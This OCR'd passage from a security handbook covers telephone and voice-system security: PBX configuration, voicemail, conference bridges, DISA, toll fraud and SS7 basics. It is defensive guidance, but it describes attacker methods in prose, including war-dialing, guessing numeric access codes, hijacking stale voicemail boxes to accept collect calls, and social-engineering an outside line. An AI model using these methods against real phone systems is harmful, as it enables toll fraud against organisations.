The following list is designed to help secure cellular voice systems.

1. Never give a credit card or telephone credit card number over a cellular phone.
2. Never say anything over any wireless phone that you would not mind the whole world knowing.
3. Try to dial 800 numbers whenever possible when on the road rather than making credit card calls. An astute hacker can capture your touch tone digits when you make an automated credit card call, even if the number is not read to an operator.
4. Monitor your cellular bill closely and report any unusual calling activity (indicating your number may be been cloned) to your cellular provider immediately.
5. Consider upgrading to digital cellular service. Although not foolproof, digital technologies require more sophisticated equipment to monitor and are thus more difficult to intercept by hackers.

CRACKING VOICE SYSTEMS

It is easy for a potential hacker to download a “War Games” auto dialer from the Internet. The system need not be one that caters to hackers, because these programs are commonly available from lots of sites. These are designed specifically to find DISA and modem lines. The programs sequentially dial every number in a NXX (within a given three-digit pre-

fix) logging every number that answers with a carrier (modem) tone or dial tone. This is done while the hacker sleeps. For example, if the hacker knows your company has a 755 prefix for its telephone numbers, the program is set up to dial sequentially, 775-0000, 775-0001, 775-0002 … up to 775-9999. At some point they will hit, and log, every one of the numbers that answers with a dial tone or carrier. After a good night's rest, the hacker has a list of numbers to use.

Once the hacker has a list of possible candidates, he first screens them with a regular modem program to see what they are. Some are naturally metering circuits, credit card authorization lines, or other numbers only of marginal interest to the hacker.

Recommended Telephone Fraud Precautions

Organizations should take several precautions to prevent this type of abuse. These include:

- Disconnecting DISA lines if at all possible. This is the only guaranteed solution. If disconnection is not possible, consider the remaining suggestions.
- Using longer access codes. Do not use a three-digit access code; rather, use a 7, 8, or 9 digit code. The odds increase exponentially for each number you add to the code. If your system is too difficult to crack, the hacker is likely to move on to an easier mark.
- Optioning a DISA to answer with silence. The dial tone that most DISA lines put out when answering is a dead give away and an open invitation to hackers and the curious. By answering the line with silence, the automated equipment used by the hacker will see the line as a voice call, and will not flag it as useful.
- Monitoring traffic. Several warning signs of impending disaster include:
  1. Increased traffic volume on 1-800 lines
  2. Increased traffic volume on outgoing trunks
  3. Increased access to 950

  By monitoring this traffic, it may be possible to identify fraud before it is too late. Similarly, carriers can aid in this pursuit. Most now offer fraud insurance at a monthly fee, which provides traffic monitoring and reporting of any unusual circumstances or traffic loads.
- Blocking 011, 1-900, 976 access. If the company does not have Caribbean offices, disable the 809 area code, along with all the recently assigned, new Caribbean area codes. These are a high source of fraudulent calls and are a source of anguish and exposure for many a telecom manager.

Remember, if a company is defrauded, the FCC has ruled that carriers are not responsible for toll fraud and are entitled to collect the full amount owed regardless of whether the calls were due to theft of services. Also keep in mind, although federal authorities are supposed to investigate instances of toll fraud, cases of less than $100,000 in loss get little or no attention, owing to the huge workload generated by thousands of hackers. While toll fraud in itself does not necessarily represent a disaster, a $100,000 telephone bill can be disastrous to a career.

CONCLUSION

The areas in which a company can pay a significant financial penalty for lack of vigilance are too numerous to be covered in just one article. It pays to keep an eye on even the most mundane systems, to ensure that these minor conveniences of the office do not become a major strain on another important system — your cardiovascular system. Article 5-04-42 will discuss the other side of the coin, namely, securing your data carrier from the unauthorized intruder.

Leo A. Wrobel is president and CEO of Premiere Network Services, Inc., in DeSoto, TX. An active author, national and international lecturer, and technical futurist, he has published 10 books and over 100 trade articles on a variety of technical subjects, including *Writing Disaster Recovery Plans for Telecommunications and LANS* (Artech House Books, 1993) and *Business Resumption Planning* (Auerbach Publications, 1997). His experience of nearly two decades including assignments at AT&T, a major mortgage banking company, and a host of other firms engaged in baking, brokerage, heavy manufacturing, telecommunications services, and government, including the design and regulatory approval of a LATA-wide OC-12/ATM network for a $10 billion manufacturing giant, the first of its kind. A three-term city councilman and previous mayor, Leo Wrobel is a knowledgeable and effective communicator known for his entertaining presentation style on a wide variety of technical topics. For more information, contact his web site a http://www.dallas.net/~premiere or phone at (972) 228-8881.

Voice Security

Chris Hare, CISSP, CISA

Most security professionals in today's enterprise spend much of their time working to secure access to corporate electronic information. However, voice and telecommunications fraud still costs the corporate business communities millions of dollars each year. Most losses in the telecommunications arena stem from toll fraud, which is perpetrated by many different methods.

Millions of people rely upon the telecommunication infrastructure for their voice and data needs on a daily basis. This dependence has resulted in the telecommunications system being classed as a critical infrastructure component. Without the telephone, many of our daily activities would be more difficult, if not almost impossible.

When many security professionals think of voice security, they automatically think of encrypted telephones, fax machines, and the like. However, voice security can be much simpler and start right at the device to which your telephone is connected. This chapter looks at how the telephone system works, toll fraud, voice communications security concerns, and applicable techniques for any enterprise to protect its telecommunication infrastructure. Explanations of commonly used telephony terms are found throughout the chapter.

POTS: Plain Old Telephone Service

Most people refer to it as "the phone." They pick up the receiver, hear the dial tone, and make their calls. They use it to call their families, conduct business, purchase goods, and get help or emergency assistance. And they expect it to work all the time.

The telephone service we use on a daily basis in our homes is known in the telephony industry as POTS, or plain old telephone service. POTS is delivered to the subscriber through several components (see Exhibit 51.1):

- The telephone handset
- Cabling
- A line card
- A switching device

The telephone handset, or station, is the component with which the public is most familiar. When the customer picks up the handset, the circuit is closed and established to the switch. The line card signals to the processor in the switch that the phone is off the hook, and a dial tone is generated.

The switch collects the digits dialed by the subscriber, whether the subscriber is using a pulse phone or Touch-Tone®. A pulse phone alters the voltage on the phone line, which opens and closes a relay at the switch. This is the cause of the clicks or pulses heard on the line. With Touch-Tone dialing, a tone generator at the switch creates the tones for dialing the call.

The processor in the switch accepts the digits and determines the best way to route the call to the receiving subscriber. The receiving telephone set may be attached to the same switch, or connected to another halfway around the world. Regardless, the routing of the call happens in a heartbeat due to a very complex network of switches, signaling, and routing.




EXHIBIT 51.1 Components of POTS.

However, the process of connecting the telephone to the switching device, or to connect switching devices together to increase calling capabilities, uses lines and trunks.

Connecting Things Together

The problem with most areas of technology is with terminology. The telephony industry is no different. Trunks and lines both refer to the same thing — the circuitry and wiring used to deliver the signal to the subscriber. The fundamental difference between them is where they are used.

Both trunks and lines can be digital or analog. The line is primarily associated with the wiring from the telephone switch to the subscriber (see Exhibit 51.2). This can be either the residential or business subscriber, connected directly to the telephone company's switch, or to a PBX. Essentially, the line typically is associated with carrying the communications of a single subscriber to the switch.

The trunk, on the other hand, is generally the connection from the PBX to the telephone carrier's switch, or from one switch to another. A trunk performs the same function as the line. The only difference is the amount of calls or traffic the two can carry. Because the trunk is used to connect switches together, the trunk can carry much more traffic and calls than the line. The term *circuit* is often used to describe the connection from one device to the other, without attention to the type of connection, analog or digital, or the devices on either end (station or device).

Analog versus Digital

Both the trunk and the line can carry either analog or digital signals. That is to say, they can only carry one type at a time. Conceptually, the connection from origin to destination is called a circuit, and there are two principal circuit types.




EXHIBIT 51.2 Trunks and lines.

Analog circuits are used to carry voice traffic and digital signals after conversion to sounds. While analog is traditionally associated with voice circuits, many voice calls are made and processed through digital equipment. However, the process of analog/digital conversion is an intense technical discussion and is not described here.

An analog circuit uses the variations in amplitude (volume) and frequency to transmit the information from one caller to the other. The circuit has an available bandwidth of 64K, although 8K of the available bandwidth is used for signaling between the handset and the switch, leaving 56K for the actual voice or data signals.

Think about connecting a computer modem to a phone line. The maximum available speed the modem can function at is 56K. The rationale for the 56K modem should be obvious now. However, most people know a modem connection is rarely made at 56K due to the quality of the circuit, line noise, and the distance from the subscriber to the telephone carrier's switch. Modems are discussed again later in the chapter.

Because analog lines carry the actual voice signals for the conversation, they can be easily intercepted. Anyone with more than one phone in his or her house has experienced the problem with eavesdropping. Anyone who can access the phone circuit can listen to the conversation. A phone tap is not really required — only knowledge of which wires to attach to and a telephone handset.

However, despite the problem associated with eavesdropping, many people do not concern themselves too much with the possibility someone may be listening to their phone call.

The alternative to analog is digital. While the analog line uses sound to transmit information, the digital circuit uses digital signals to represent data. Consequently, the digital circuit technologies are capable of carrying significantly higher speeds as the bandwidth increases on the circuit.

Digital circuits offer a number of advantages. They can carry higher amounts of data traffic and more simultaneous telephone calls than an analog circuit. They offer better protection from eavesdropping and wiretapping due to their design. However, despite the digital signal, any telephone station sharing the same circuit can still eavesdrop on the conversation without difficulty.

The circuits are not the principal cause of security problems. Rather, the concern for most enterprises and individuals arises from the unauthorized and inappropriate use of those circuits.

Lines and trunks can be used in many different ways and configurations to provide the required level of service. Typically, the line connected to a station offers both incoming and outgoing calls. However, this does not have to be the case in all situations.

Direct Inward Dial (DID)

If an outside caller must be connected with an operator before reaching his party in the enterprise, the system is generally called a key switch PBX. However, many PBX systems offer direct inward dial, or DID, where each telephone station is assigned a telephone number that connects the external caller directly to the call recipient.

Direct inward dial makes reaching the intended recipient easier because no operator is involved. However, DID also has disadvantages. Modems connected to DID services can be reached by authorized and unauthorized persons alike. It also makes it easier for individuals to call and solicit information from the workforce, without being screened through a central operator or attendant.

Direct Outward Dial (DOD)

Direct outward dial is exactly the opposite of DID. Some PBX installations require the user to select a free line on his phone or access an operator to place an outside call. With DOD, the caller picks up the phone, dials an access code, such as the digit 9, and then the external phone number. The call is routed to the telephone carrier and connected to the receiving person.

The telephone carrier assembles the components described here to provide service to its subscribers. The telephone carriers then interconnect their systems through gateways to provide the public switched telephone network.

The Public Switched Telephone Network (PSTN)

The pubic switched telephone network is a collection of telephone systems maintained by telephone carriers to provide a global communications infrastructure. It is called the public switched network because it is accessible to the general public and it uses circuit-switching technology to connect the caller to the recipient.




EXHIBIT 51.3 PBX connection.

The goal of the PSTN is to connect the two parties as quickly as possible, using the shortest possible route. However, because the PSTN is dynamic, it can often configure and route the call over a more complex path to achieve the call connection on the first attempt.

While this is extremely complex on a national and global scale, enterprises use a smaller version of the telephone carrier switch called a PBX (or private branch exchange).

The Private Area Branch Exchange (PABX)

The private area branch exchange, or PABX, is also commonly referred to as a PBX. Consequently, you will see the terms used interchangeably. The PBX is effectively a telephone switch for an enterprise; and, like the enterprise, it comes in different sizes. The PBX provides the line card, call processor, and some basic routing. The principal difference is how the PBX connects to the telephone carrier's network. If we compare the PBX to a router in a data network connecting to the Internet, both devices know only one route to send information, or telephone calls, to points outside the network (see Exhibit 51.3).

The PBX has many telephone stations connected to it, like the telephone carrier's switch. The PBX knows how to route calls to the stations connected directly to the same PBX. A call for an external telephone number is routed to the carrier's switch, which then processes the call and routes it to the receiving station.

Both devices have similar security issues, although the telephone carrier has specific concerns: the telephone communications network is recognized as a critical infrastructure element, and there is liability associated with failing to provide service. The enterprise rarely has to deal with these issues; however, the enterprise that fails to provide sufficient controls to prevent the compromise of its PBX may also face specific liabilities.

Network Class of Service (NCOS)

Each station on the phone PBX can be configured with a network class of service, or NCOS. The NCOS defines the type of calls the station can make. Exhibit 51.4 illustrates different NCOS levels.

When examining Exhibit 51.4, we can see that each different class of service offers new abilities for the user at the phone station. Typically, class of service is assigned to the station and not the individual, because few phone systems require user authentication before placing the call.

EXHIBIT 51.4 Network Class-of-Service Levels

Level	Internal	Local Seven-Digit Dialing	Local Ten-Digit Dialing	Domestic Long Distance	International Long Distance
1	X				
2	X	X	X		
3	X	X	X	X	
4	X	X	X	X	X

NOTE: Blocking specific phone numbers or area codes, such as 976, 900, or 809, is not done at the NCOS level but through other call-blocking methods available in the switch.

Through assigning NCOS to various phones, some potential security problems can be avoided. For example, if your enterprise has a phone in the lobby, it should be configured with a class of service low enough to allow calls to internal extensions or local calls only. Long distance should not be permitted from any open-area phone due to the cost associated with those calls.

In some situations, it may be desirable to limit the ability of a phone station to receive calls, while still allowing outgoing calls. This can be defined as another network class of service, without affecting the capabilities of the other stations.

However, not all PBX systems have this feature. If your enterprise systems have it, it should be configured to allow the employees only the ability to make the calls that are required for their specific job responsibilities.

Voicemail

Voicemail is ubiquitous with communications today. However, voicemail is often used as the path to the telephone system and free phone calls for the attacker — and toll fraud for the system owner.

Voicemail is used for recording telephone messages for users who are not available to answer their phones. Users access messages by entering an identifier, which is typically their phone extension number, and a password.

Voicemail problems typically revolve around password management. Because voicemail must work with the phone, the password can only contain digits. This means attacking the password is relatively trivial from the attacker's perspective. Consequently, the traditional password and account management issues exist here as in other systems:

- Passwords the same as the account name
- No password complexity rules
- No password aging or expiry
- No account lockout
- Other voicemail configuration issues

A common configuration problem is through-dialing. With through-dialing, the system accepts a phone number and places the call. The feature can be restricted to allow only internal or local numbers, or to disable it. If through-dialing is allowed and not properly configured, the enterprise now pays the bills for the long-distance or other toll calls made.

Attackers use stale mailboxes — those that have not been accessed in a while — to attempt to gain access to the mailbox. If the mailbox password is obtained, and the voicemail system is configured to allow through-dialing, the attackers are now making free calls. The attacker first changes the greeting on the mailbox to a simple "yes." Now, any collect call made through an automated system expecting the word response "yes" is automatically accepted. The enterprise pays the cost of the call.

The attacker enters the account identifier, typically the phone extension for the mailbox, and the password. Once authenticated by the voicemail system, the attacker then enters the appropriate code and phone number for the external through-call. If there are no restrictions on the digits available, the attacker can dial any phone number anywhere in the world.

The scenario depicted here can be avoided using simple techniques applicable to most systems:

- Change the administrator and attendant passwords.
- Do not use the extension number as the initial password.
- Disable through-dialing.
- Configure voicemail to use a minimum of six digits for the password.
- Enable password history options if available.
- Enable password expiration if available.
- Remove stale mailboxes.

Properly configured, voicemail is a powerful tool for the enterprise, as is the data network and voice conferencing.

Voice Conferencing

Many enterprises use conference calls to regularly conduct business. In the current economic climate, many enterprises use conference calls as the cost-efficient alternative to travel for meetings across disparate locations.

The conference call uses a "bridge," which accepts the calls and determines which conference the caller is to be routed to based upon the phone number and the conference call password.

The security options available to the conference call bridge are technology dependent. Regardless, participants on the conference call should be reminded not to discuss enterprise-sensitive information because anyone who acquires or guesses the conference call information could join the call. Consequently, conference call participant information should be protected to limit participation.

Conference bridges are used for single-time, repetitive, and ad hoc calls using various technologies. Some conference call vendors provide services allowing anyone in the enterprise to have an on-demand conference bridge. These conference bridges use a "host" or chairperson who must be present to start the conference call. The chairperson has a second passcode, used to initiate the call. Any user who learns the host or chairperson code can use the bridge at any time.

Security issues regarding conference bridges include:

- Loss of the chairperson code
- Unauthorized use of the bridge
- Inappropriate access to the bridge
- Loss of sensitive information on the bridge

All of these issues are addressed through proper user awareness — which is fortunate because few enterprises actually operate their own conference bridge, relying instead upon the telephone carrier to maintain the configurations.

If possible, the conference bridge should be configured with the following settings and capabilities:

- The conference call cannot start until the chairperson is present.
- All participants should be disconnected when the chairperson disconnects from the bridge.
- The chairperson should have the option of specifying a second security access code to enter the bridge.
- The chairperson should have commands available to manipulate the bridge, including counting the number of ports in use, muting or un-muting the callers, locking the bridge, and reaching the conference operator.

The chairperson's commands are important for the security of the conference call. Once all participants have joined, the chairperson should verify everyone is there and then lock the bridge. This prevents anyone from joining the conference call.

Security Issues

Throughout the chapter, we have discussed technologies and security issues. However, regardless of the specific configuration of the phone system your enterprise is using, there are some specific security concerns you should be knowledgeable of.

Toll Fraud

Toll fraud is a major concern for enterprises, individuals, and the telephone carriers. Toll fraud occurs when toll-based or chargeable telephone calls are fraudulently made. There are several methods of toll fraud, including inappropriate use by authorized users, theft of services, calling cards, and direct inward dialing to the enterprise's communications system.

According to a 1998 *Consumer News* report, about $4 billion are lost to toll fraud annually. The report is available online at the URL http://www.fcc. gov/Bureaus/Common_Carrier/Factsheets/ttf&you.pdf.

The cost of the fraud is eventually passed on to the businesses and consumers through higher communications costs. In some cases, the telephone carrier holds the subscriber responsible for the charges, which can be devastating. Consequently, enterprises can pay for toll fraud insurance, which pays the telephone carrier

after the enterprise pays the deductible. While toll fraud insurance sounds appealing, it is expensive and the deductibles are generally very high.

It is not impossible to identify toll fraud within your organization. If you have a small enterprise, simply monitoring the phone usage for the various people should be enough to identify calling patterns. For larger organizations, it may be necessary to get calling information from the PBX for analysis. For example, if you can capture the call records from each telephone call, it is possible to assign a cost for each telephone call.

Inappropriate Use of Authorized Access

Every employee in an enterprise typically has a phone on the desk, or access to a company-provided telephone. Most employees have the ability to make long-distance toll calls from their desks. While most employees make long-distance calls on a daily basis as part of their jobs, many will not think twice to make personal long-distance calls at the enterprise's expense.

Monitoring this type of usage and preventing it is difficult for the enterprise. Calling patterns, frequently called *number analysis*, and advising employees of their monthly telecommunications costs are a few ways to combat this problem. Additionally, corporate policies regarding the use of corporate telephone services and penalties for inappropriate use should be established if your enterprise does not have them already. Finally, many organizations use billing or authorization codes when making long-distance phone calls to track the usage and bill the charges to specific departments or clients.

However, if your enterprise has its own PBX with conditional toll deny (CTD) as a feature, you should considering enabling this on phone stations where long-distance or toll calls are not permitted. For example, users should not be able to call specific phone numbers or area codes. Alternatively, a phone station may be denied toll-call privileges altogether.

However, in Europe, implementing CTD is more difficult because it is not uncommon to call many different countries in a single day. Consequently, management of the CTD parameters becomes very difficult. CTD can be configured as a specific option in an NCOS definition, as discussed earlier in the chapter.

Calling Cards

Calling cards are the most common form of toll fraud. Calling-card numbers are stolen and sold on a daily basis around the world. Calling-card theft typically occurs when an individual observes the subscriber entering the number into a public phone. The card number is then recorded by the thief and sold to make other calls.

Calling-card theft is a major problem for telephone carriers, who often have specific fraud units for tracking thieves, and calling software, which monitors the calling patterns and alerts the fraud investigators to unusual calling patterns.

In some cases, hotels will print the calling-card number on the invoices provided to their guests, making the numbers available to a variety of people. Additionally, if the PBX is not configured correctly, the calling-card information is shown on the telephone display, making it easy for anyone nearby to see the digits and use the number.

Other PBX-based problems include last number redial. If the PBX supports last number redial, any employee can recall the last number dialed and obtain the access and calling-card numbers.

Employees should be aware of the problems and costs associated with the illegitimate use of calling cards. Proper protection while using a calling card includes:

- Shielding the number with your hands when entering it
- Memorizing the number so you do not have a card visible when making the call
- Ensuring your company PBX does not store the digits for last number redial
- Ensuring your enterprise PBX does not display the digits on the phone for an extended period of time

Calling cards provide a method for enterprise employees to call any number from any location. However, some enterprises may decide this is not appropriate for their employees. Consequently, they may offer DISA access to the enterprise phone network as an alternative.

DISA

Direct inward system access, or DISA, is a service available on many PBX systems. DISA allows a user to dial an access number, enter an authorization code, and appear to the PBX as an extension. This allows callers to make calls as if they were in the office building, whether the calls are internal to the PBX or external to the enterprise.

DISA offers some distinct advantages. For example, it removes the need to provide calling cards for employees because they can call a number and be part of the enterprise voice network. Additionally, long-distance calls placed through DISA services are billed at the corporate rate because the telephone carrier sees the calls as originating from the enterprise.

DISA's advantages also represent problems. If the DISA access number becomes known, unauthorized users only need to try random numbers to form an authorization code. Given enough time, they will eventually find one and start making what are free calls from their perspective. However, your enterprise pays the bill.

DISA authorization codes, which must be considered passwords, are numeric only because there is no way to enter alphabetic letters on the telephone keypad. Consequently, even an eight-number authorization code is easily defeated.

If your organization does use DISA, there are some things you can do to assist in preventing fraudulent access of the service:

- Frequent analysis of calling patterns
- Monthly "invoices" to the DISA subscribers to keep them aware of the service they are using
- Using a minimum of eight-digit authorization codes
- Forcing changes of the authorization codes every 30 days
- Disabling inactive DISA authorization codes if they are not used for a prescribed period of time or a usage limit is reached
- Enabling authorization code alarms to indicate attempts to defeat or guess DISA authorization codes

The methods discussed are often used by attackers to gain access to the phone system and make unauthorized telephone calls. However, technical aspects aside, some of the more skillful events occur through social engineering techniques.

Social Engineering

The most common ploy from a social engineering perspective is to call an unsuspecting person, indicate the attacker is from the phone company, and request an outside line. The attacker then makes the phone call to the desired location, talks for as long as required, and hangs up. As long as the attacker can find numbers to dial and does not have to go through a central operator, this can go on for months.

Another social engineering attack occurs when a caller claims to be a technical support person. The attacker will solicit confidential information, such as passwords, access numbers, or ID information, all under the guise of providing support or maintenance support to ensure the user's service is not disrupted. In actuality, the attacker is gathering sensitive information for better understanding of the enterprise environment and enabling him to perform an attack.

Other Voice Services

There are other voice services that also create issues for the enterprise, including modems, fax, and wireless services.

Modems

Modems are connected to the enterprise through traditional technologies using the public switched telephone network. Modems provide a method of connectivity through the PSTN to the enterprise data network. When installed on a DID circuit, the modem answers the phone when an incoming call is received. Attackers have regularly looked for these modems using war-dialing techniques.

If your enterprise must provide modems to connect to the enterprise data network, these incoming lines should be outside the enterprise's normal dialing range. This makes it more difficult for the attacker to find.

However, because many end stations are analog, the user could connect the modem to the desktop phone without anyone's knowledge.

This is another advantage of digital circuits. While digital-to-analog converters exist to connect a modem to a digital circuit, this is not infallible technology. Should your enterprise use digital circuits to the desktop, you should implement a program to document and approve all incoming analog circuits and their purpose. This is very important for modems due to their connectivity to the data network.

Fax

The fax machine is still used in many enterprises to send information not easily communicated through other means. The fax transmission sends information such as scanned documents to the remote fax system. The principal concern with fax is the lack of control over the document at the receiving end.

For example, if a document is sent to me using a fax in a shared area, anyone who checks the fax machine can read the message. If the information in the fax is sensitive, private, or otherwise classified, control of the information should not be considered lost.

A second common problem is misdirected faxes. That is, the fax is successfully transmitted, but to the wrong telephone number. Consequently, the intended recipient does not receive the fax.

However, fax can be controlled through various means such as dedicated fax machines in controlled areas. For example,

- Contact the receiver prior to sending the fax.
- Use a dedicated and physically secure fax machine if the information requires it.
- Use a cover page asking for immediate delivery to the recipient.
- Use a cover page asking for notification if the fax is misdirected.

Fax requires the use of analog lines because it uses a modem to establish the connection. Consequently, the inherent risks of the analog line are applicable here. If an attacker can monitor the line, he may be able to intercept the modem tones from the fax machine and read the fax. Addressing this problem is achieved through encrypted fax if document confidentiality is an ultimate concern.

Encrypted fax requires a common or shared key between the two fax machines. Once the connection is established, the document is sent using the shared encryption key and subsequently decoded and printed on the receiving fax machine. If the receiving fax machine does not have the shared key, it cannot decode the fax. Given the higher cost of the encrypted fax machine, it is only a requirement for the most highly classified documents.

Cellular and Wireless Access

Cellular and wireless access to the enterprise is also a problem due to the issues associated with cellular. Wireless access in this case does not refer to wireless access to the data network, but rather wireless access to the voice network.

However, this type of access should concern the security professional because the phone user will employ services such as calling cards and DISA to access the enterprise's voice network. Because cellular and wireless access technologies are often subject to eavesdropping, the DISA access codes or calling card could potentially be retrieved from the wireless caller.

The same is true for conversations — if the conversation between the wireless caller and the enterprise user is of a sensitive nature, it should not be conducted over wireless. Additionally, the chairperson for a conference call should find out if there is anyone on the call who is on a cell phone and determine if that level of access is appropriate for the topic to be discussed.

Voice-over-IP: The Future

The next set of security challenges for the telecommunications industry is Voice-over-IP. The basis for the technology is to convert the voice signals to packets, which are then routed over the IP network. Unlike the traditional circuit-switched voice network, Voice-over-IP is a packet-switched network. Consequently, the same types of problems found in a data network are found in the Voice-over-IP technology.

There are a series of problems in the Voice-over-IP technologies, on which the various vendors are collaborating to establish the appropriate standards to protect the privacy of the Voice-over-IP telephone call. Some of those issues include:

- No authentication of the person making the call
- No encryption of the voice data, allowing anyone who can intercept the packet to reassemble it and hear the voice data
- Quality of service, because the data network has not been traditionally designed to provide the quality-of-service levels associated with the voice network

The complexities in the Voice-over-IP arena for both the technology and related security issues will continue to develop and resolve themselves over the next few years.

Summary

This chapter introduced the basics of telephone systems and security issues. The interconnection of the telephone carriers to establish the public switched telephone network is a complex process. Everyone demands a dial tone when they pick up the handset. Such is the nature of this critical infrastructure.

However, enterprises often consider the telephone their critical infrastructure as well, whether they get their service directly from the telephone carrier or use a PBX to provide internal services, which is connected to the public network.

The exact configurations and security issues are generally very specific to the technology in use. This chapter has presented some of the risks and prevention methods associated with traditional voice security. The telephone is the easiest way to obtain information from a company and the fastest method of moving information around in a nondigital form. Aside from implementing the appropriate configurations for your technologies, the best defense is ensuring your users understand their role in limiting financial and information losses through the telephone network.

Acknowledgments

The author wishes to thank Beth Key, a telecommunications security and fraud investigator from Nortel Networks' voice service department. Ms. Key provided valuable expertise and support during the development of this chapter.

Mignona Cote of Nortel Networks' security vulnerabilities team provided her experiences as an auditor in a major U.S. telecommunications carrier prior to joining Nortel Networks.

The assistance of both these remarkable women contributed to the content of this chapter, and they are examples of the quality and capabilities of the women in our national telecommunications industry.

References

PBX Vulnerability Analysis, Finding Holes in Your PBX before Someone Else Does, U.S. Department of Commerce, NIST Special Pub. 800-24, http://csrc.nist.gov/publications/nistpubs/800-24/sp800-24pbx.pdf.

Security for Private Branch Exchange Systems, http://csrc.nist.gov/publications/nistbul/ itl00-08.txt.

Secure Voice Communications (VoI)

Valene Skerpac, CISSP

Voice communication is in the midst of an evolution toward network convergence. Over the past several decades, the coalescence of voice and data through the circuit-based, voice-centric public switched telephone network (PSTN) has been limited. Interconnected networks exist today, each maintaining its own set of devices, services, service levels, skill sets, and security standards. These networks anticipate the inevitable and ongoing convergence onto packet- or cell-based, data-centric networks primarily built for the Internet. Recent deregulation changes and cost savings, as well as the potential for new media applications and services, are now driving a progressive move toward voice over some combination of ATM, IP, and MPLS. This new-generation network aims to include novel types of telephony services that utilize packet-switching technology to receive transmission efficiencies while also allowing voice to be packaged in more standard data applications. New security models that include encryption and security services are necessary in telecommunication devices and networks.

This chapter reviews architectures, protocols, features, quality-of-service (QoS), and security issues associated with traditional circuit-based landline and wireless voice communication. The chapter then examines convergence architectures, the effects of evolving standards-based protocols, new quality-of-service methods, and related security issues and solutions.

Circuit-Based PSTN Voice Network

The PSTN has existed in some form for over 100 years. It includes telephones, local and interexchange trunks, transport equipment, and exchanges; and it represents the whole traditional public telephone system. The foundation for the PSTN is dedicated 64 kbps circuits. Two kinds of 64 kbps pulse code modulation techniques are used to encode human analog voice signals into digital streams of 0s and 1s (mu-law, the North American standard; and a-law, the European standard).

The PSTN consists of the local loop that physically connects buildings via landline copper wires to an end-office switch called the central office or Class 5 switch. Communication between central offices connected via trunks is performed through a hierarchy of switches related to call patterns. Many signaling techniques are utilized to perform call control functions. For example, analog connections to the central office use dual-tone multifrequency (DTMF) signaling, an in-band signaling technique transmitted over the voice path. Central office connections through a T1/E1 or T3/E3 use in-band signaling techniques such as MF or robbed bit.

After World War II, the PSTN experienced high demand for greater capacity and increased function. This initiated new standards efforts, which eventually led to the organization in 1956 of the CCITT, the Comité Consultatif International de Télephonie et de Télégraphie, also known as the ITU-T, International Telecommunication Union Telecommunication Standardization Sector. Recommendations known as Signaling System 7 (SS7) were created, and in 1980 a version was completed for implementation. SS7 is a means of sending messages between switches for basic call control and for custom local area signaling services (CLASS). The move to SS7 represented a change to common-channel signaling versus its predecessor, per-trunk signaling.




EXHIBIT 52.1 Diagram of SS7 key components and links.

SS7 is fundamental to today's networks. Essential architectural aspects of SS7 include a packet data network that controls and operates on top of the underlying voice networks. Second, a completely different transmission path is utilized for signaling information of voice and data traffic. The signaling system is a packet network optimized to speedily manage many signaling messages over one channel; it supports required functions such as call establishment, billing, and routing. Architecturally, the SS7 network consists of three components, as shown in Exhibit 52.1: service switch points (SSPs), service control points (SCPs), and signal transfer points (STPs). SSP switches originate and terminate calls communicating with customer premise equipment (CPE) to process calls for the user. SCPs are centralized nodes that interface with the other components through the STP to perform functions such as digit translation, call routing, and verification of credit cards. ScPs manage the network configuration and call-completion database to perform the required service logic. STPs translate and route SS7 messages to the appropriate network nodes and databases. In addition to the SS7 signaling data link, there are a number of other SS7 links between the SS7 components whereby certain links help to ensure a reliable SS7 network.

Functional benefits of SS7 networks include reduced post-dialing delay, increased call completion, and connection to the intelligent network (IN). SS7 supports shared databases among switches, providing the groundwork for IN network-based services such as 800 services and advanced intelligent networks (AINs). SS7 enables interconnection and enhanced services, making the whole next generation and conversion possible.

The PSTN assigns a unique number to each telephone line. There are two numbering plans: the North American numbering plan (NANP) and the ITU-T international numbering plan. NANP is an 11-digit or 1+10 dialing plan, whereas the ITU-T is no more than 15 digits, depending on the needs of the country.

Commonly available PSTN features are call waiting, call forwarding, and three-way calling. With SS7 end to end, CLASS features such as ANI, call blocking, calling line ID blocking, automatic callback, and call return (*69) are ready for use. Interexchange carriers (IXCs) sell business features including circuit-switched long distance, calling cards, 800/888/877 numbers, VPNs (where the telephone company manages a private dialing plan), private leased lines, and virtual circuits (Frame Relay or ATM). Security features may include line restrictions, employee authorization codes, virtual access to private networks, and detailed call records to track unusual activity. The PSTN is mandated to perform emergency services. The basic U.S. 911 relays the calling party's telephone number to public safety answering points (PSAPs). Enhanced 911 requirements include the location of the calling party, with some mandates as stringent as location within 50 meters of the handset.

